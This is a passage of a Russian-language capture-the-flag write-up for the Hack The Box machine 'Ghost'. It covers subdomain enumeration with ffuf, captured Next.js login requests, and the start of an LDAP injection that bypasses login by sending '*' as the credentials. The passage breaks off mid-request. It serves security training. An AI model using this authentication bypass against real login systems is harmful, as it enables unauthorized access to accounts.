


https://federation.ghost.htb/adfs/ls/?SAMLRequest=nVNNT%2BswEPwrke%2FNlyMKVlPUlx5eJT6iNnB4lyfX2dBIjh28Gyj%2FHiVtoAfooVf

Редирект на новый адрес


Добавляем новый поддомен в `/etc/hosts`.

```
10.10.11.24 ghost.htb core.ghost.htb federation.ghost.htb
```



Главная страница federation.ghost.htb

На порте 8008 нас встретит какой-то блог.



Embarking on the Supernatural Journey: Welcome to Ghost!

Greetings, fellow seekers of the unknown! It is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the mysteries that lie...

By Kathryn Holland — Jan 9, 2024

Главная страница ghost.htb:8008

Продолжение статьи →

HTB GHOST

ПРОБИРАЕМСЯ ЧЕРЕЗ ЛЕС ACTIVE DIRECTORY

ТОЧКА ВХОДА

Так как уже было найдено несколько поддоменов, методом перебора попробуем найти еще. Для сканирования поддоменов можно использовать **ffuf**.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.


Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок;
- `-fs` — фильтровать страницы по размеру.

Место перебора помечается словом FUZZ.

Задаем все параметры и запускаем:

```
ffuf -u http://ghost.htb:8008 -H 'Host: FUZZ.ghost.htb:8008' -w dns-lists.txt -t 128 -fs 7676
```




```
------------------------------------------------
gitea                   [Status: 200, Size: 13651, Words: 1050, Lines: 272, Duration: 164ms]
intranet                [Status: 307, Size: 3968, Words: 52, Lines: 1, Duration: 188ms]
```

Результат сканирования поддоменов

Находим еще два домена, которые добавляем в `/etc/hosts`.

```
10.10.11.24 ghost.htb core.ghost.htb federation.ghost.htb gitea.ghost.htb intranet.ghost.htb
```


На первом нас встречает Gitea, а на втором — страница авторизации.



gitea_temp_principal
Присоединил(ся/ась) 3 февр. 2024 г.


cassandra.shelton
Присоединил(ся/ась) 3 февр. 2024 г.

Пользователи Gitea



Страница авторизации Intranet Login

Если просмотреть запрос на логин через **Burp History**, названия параметров дадут понять, что используется LDAP-аутентификация.



```
13  http://intranet.ghost.htb:80...  GET   /favicon.ico            404  6760  HTML  ico   404: This page c...
14  http://intranet.ghost.htb:80...  POST  /login        ✓         200  458   JSON
```

Request

```
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_1:0"

{"id":"c471eb076ccac91d6f828b671795550fd5925940","bound":"$@1"}
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_1:1"

[{}]
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_KEY"

k2982904007
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_ldap-username"

admin
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_ldap-secret"

admin
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="0"

[{},"$K1"]
------WebKitFormBoundaryUBIB3iKWbVnnXBuY--
```


Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 04 Sep 2024 06:13:32 GMT
Content-Type: text/x-component
Connection: close
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-action-revalidated: [[],0,0]
X-Powered-By: Next.js
Content-Length: 98

0:[
  "$@1",
  [
    "cprT2WY1sZ8jzOGNk7ojt",
    null
  ]
]
1:{
  "error":"Invalid combination of username and secret"
}
```

Запрос к странице /login

LDAP Injection

Первым делом проверим инъекцию LDAP, для чего вместо логина и пароля передадим символ *, который будет воспринят как «любое количество любых символов». При сравнении с первыми же учетными данными из базы на стороне сервера аутентификация будет пройдена.



Request


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUBIB3iKWbVnnXBuY
Origin: http://intranet.ghost.htb:8008
Referer: http://intranet.ghost.htb:8008/login
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_REF_1"


------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_1:0"

{"id":"c471eb076ccac91d6f828b671795550fd5925940","bound":"$@1"}
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_$ACTION_1:1"

[{}]
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
